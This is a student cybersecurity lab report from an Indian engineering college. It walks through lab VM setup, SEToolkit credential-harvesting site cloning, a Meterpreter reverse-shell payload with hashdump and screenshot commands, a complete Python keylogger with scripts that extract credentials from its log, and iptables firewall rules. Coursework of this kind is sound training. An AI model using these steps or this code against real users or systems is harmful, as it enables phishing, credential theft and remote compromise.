VISVESVARAYA TECHNOLOGICAL UNIVERSITY

"JnanaSangama", Belgaum -590014, Karnataka.

CYBER SECURITY
LAB REPORT
on


'Cybersecurity Attacks Performed'

Submitted by

Rajdeep B(1BM22IC045)

Under the Guidance of
Prof. Manjula M
Associate Professor, BMSCE

in partial fulfillment for the award of the degree of
BACHELOR OF ENGINEERING
in
COMPUTER SCIENCE AND ENGINEERING(IOT and Cybersecurity including Blockchain)



B.M.S. COLLEGE OF ENGINEERING
(Autonomous Institution under VTU)
BENGALURU-560019
September-2024 to January-2025

LAB1:

We started our lab session by installing Oracle Virtual Box. After that we installed and configured kali linux and windows xp on our respective systems by following steps.

Installing Kali Linux:

1. **Download Kali Linux ISO**: Visit the official Kali Linux website and download the ISO file.
2. **Start Installation**: Select "Install" or "Graphical Install" from the boot menu.
3. **Configure Installation Settings**: Choose your preferred language, keyboard layout, and time zone.
4. **Partition Disk**: Choose a partitioning method. You can select "Guided - Use Entire Disk" for a simple setup.
5. **Set Up User Account**: Enter a username, password, and set up the system hostname.
6. **Install GRUB Bootloader**: Install GRUB to the primary drive when prompted.

Installing Windows XP on VirtualBox (Short Version):

1. **Download Windows XP ISO**: Get the ISO file or use a physical disc.
2. **Create Virtual Machine**:
    - Open VirtualBox, click New, name it, and select "Windows XP".
    - Allocate at least 512 MB RAM.
    - Create a virtual hard disk (at least 10 GB).
3. **Load ISO**:
    - In Settings, under Storage, attach the Windows XP ISO.
4. **Start Installation**: Boot the VM and follow the Windows XP setup prompts.
5. **Partition and Format**: Choose to create and format a partition using NTFS.
6. **Complete Setup**: Enter user details, product key, and finish the installation.
7. **Install Guest Additions**: For better performance, install VirtualBox Guest Additions.

LAB 2: Site cloning via setoolkit

SETOOLKIT


SEToolkit is a tool designed for social engineering, enabling attacks through multiple vectors. In this lab, we used the web attack vectors to deceive users. Here's how it works:

1) When a user mistakenly believes they are on a legitimate website and inputs their credentials, the tool captures and sends them to the attacker's system.

2) Afterward, it redirects the user to the real website, making it difficult for the victim to realize they've been compromised.

To execute this lab, I launched Kali Linux and entered the following command:


- sudo setoolkit




- Select 1) Social-Engineering Attacks
- 2) Website Attack vectors
- 3) Credential Harvester Attack Method
- 2) Site cloner

Then type the ip address of Kali (eg. 10.0.0.24).
In next step, provide the url of the site you want to clone(eg. r)

Now type the same ip address of kali in the firefox. You'll get the following:




Now enter the credentials. The data will be displayed in the kali terminal as follows:



LAB 5: Capture and analyze network traffic for a simulated Advanced Persistent Threat (APT). Reconstruct the attack timeline using network forensic tools like Wireshark, NetworkMiner, Snort.


Social Engineering attacker: meterpreter

1. sudo setoolkit
2. 1) Social Engineering Attack
3. 3) Infectious Media Generator
4. 2) Standard Metasploit Executable
5. 2) Windows Reverse_TCP Meterpreter and send back to attacker
6. IP address of the host(eg. 192.168.198.66)
7. Enter the port for reverse listener: 4444
8. Create a listener right now: Yes




9. Sessions
10. New terminal: sudo service apache2 start
11. Now go to Windows xp
12. In new terminal window in kali sudo su to go to root.
13. Then type cd /root: to get into root
14. ls -all: to check if .set exists
15. Type the lhost ip address to windowsxp


16. cp .set/paylaod.exe /var/www/html/sk.exe



17. Ls .set: to check if payload exist
18. Append sk.exe in windows xp ip address



19. In kali terminal type sessions to see active session
20. Sessions -i 1: to use the 1st session
21. Getuid
22. Sysinfo
23. Hashdump



24. screenshot : to take the screenshot of the victim.


LAB 7: Develop a custom keylogger in Python to capture keyboard inputs, and discuss ethical implications and countermeasures to detect such tools.

Open kali linux terminal and perform the following:


1. python3 –version
2. sudo apt install python3-pip
3. sudo apt install python3-pynput
4. nano keylogger.py
5. Write this code into the script writer

```
from pynput.keyboard import Key, Listener
log_file = "key_log.txt"
shift_pressed = False

def log_key(key):
    global shift_pressed
    try:
        with open(log_file, "a") as file:
            if key == Key.space:
                file.write(" ")
            elif key == Key.enter:
                file.write("\n")
            elif key == Key.backspace:
                file.write("[BACKSPACE]")
            elif key == Key.tab:
                file.write("[TAB]")
            elif key == Key.shift or key == Key.shift_r:
                shift_pressed = True
            elif key == Key.shift or key == Key.shift_r:
                shift_pressed = False
            else:
                char = str(key).replace("'", "")
                if shift_pressed and len(char) == 1:
                    file.write(char.upper())
                else:
                    file.write(char)
    except Exception as e:
```

```
        pass

def on_press(key):
    log_key(key)

def on_release(key):
    if key == Key.esc:
        print("Keylogger stopped (Esc key pressed).")
        return False

with Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```



1. CTRL+O to save.
2. CTRL+X to exit
3. python3 keylogger.py & : to start capturing
4. cat key_log.txt: to display keystroke captured



5. Press esc to exit.

Ethical Implications of Keyloggers

1. **Unauthorized Use**: Installing without consent is illegal and unethical.
2. **Consent**: Only use with explicit permission (e.g., testing, corporate monitoring).
3. **Data Sensitivity**: Avoid capturing sensitive information; delete logs promptly.
4. **Misuse**: Can be exploited for harm; share responsibly.

Countermeasures

1. **Behavioral Checks**: Identify unusual files/processes (e.g., key_log.txt).
2. **Anti-Malware**: Use antivirus to detect and remove keyloggers.
3. **File Monitoring**: Use tools like tail or lsof to trace logs.
4. **Permissions**: Limit admin/root access for scripts.
5. **Encryption**: Encrypt keystrokes to block capture.
6. **Training**: Educate on phishing and malicious software.

To extract any particular thing from key_log.txt file:

```
import re
def extract_from_file(file_name, pattern):
    with open(file_name, "r") as file:
        content = file.read()
    matches = re.findall(pattern, content)
    return matches
file_name = input("Enter the file name: ")
pattern = input("Enter the regex pattern to search for: ")
matches = extract_from_file(file_name, pattern)
if matches:
    print(f"Found {len(matches)} matches:")
    for match in matches:
        print(match)
else:
    print("No matches found.")
```

For specific searching:

```
def extract_credentials(file_name):
    with open(file_name, 'r') as file:
        content = file.read()
    usernames = [word for word in content.split() if "username" in word]
    passwords = [word for word in content.split() if "password" in word]
```

```
    return usernames, passwords

usernames, passwords = extract_credentials('key_log.txt')

print("Usernames:", usernames)

print("Passwords:", passwords)
```

Configure a firewall using iptables on a Linux system, write rules to filter traffic, and test its effectiveness against various network attacks.

Iptables is a command line utility in Linux that is a very powerful tool to control the incoming, outgoing, and forwarded network traffic on a Linux system by defining rules based on IP addresses, ports, and protocols.

STEPS:


1. sudo iptables -L -v -n
   (This command lists all the iptables rules with detailed information (-v) and displays IPs and ports numerically (-n) instead of resolving them to names.)
2. Clear all existing rules to start fresh.
   sudo iptables -F; sudo iptables -X; sudo iptables -t nat -F; sudo iptables -t nat -X

1. Sudo service apache2 start
2. sudo a2enmod ssl: This is necessary to test the firewall for HTTPS traffic (port 443), which requires SSL support.
3. sudo service apache2 restart
4. sudo iptables -P INPUT DROP
5. sudo iptables -P FORWARD DROP
6. sudo iptables -P OUTPUT ACCEPT
7. sudo iptables -A INPUT -i lo -j ACCEPT
8. sudo iptables -A OUTPUT -o lo -j ACCEPT
9. sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
10. sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT
11. sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
12. sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT

13. sudo iptables -A INPUT -p icmp --icmp-type echo-request -j DROP
14. sudo iptables -A INPUT -p tcp --dport 22 -m limit --limit 3/min --limit-burst 3 -j ACCEPT

TESTING THE FIREWALL RULES:


1. In the kali where these rules are set up open a terminal
2. Sudo service apache2 start
3. Go to Kali clone and type the ip address of kali in firefox.



Testing ssh

In kali clone's terminal type

ssh user@<Kali_Victim_IP> eg.(ssh kali@10.0.0.32)



For ICMP

```
┌──(kali㉿kali)-[~]
└─$ ping 10.0.0.32
PING 10.0.0.32 (10.0.0.32) 56(84) bytes of data.
^C
--- 10.0.0.32 ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4082ms
```

Scan the open ports using nmap

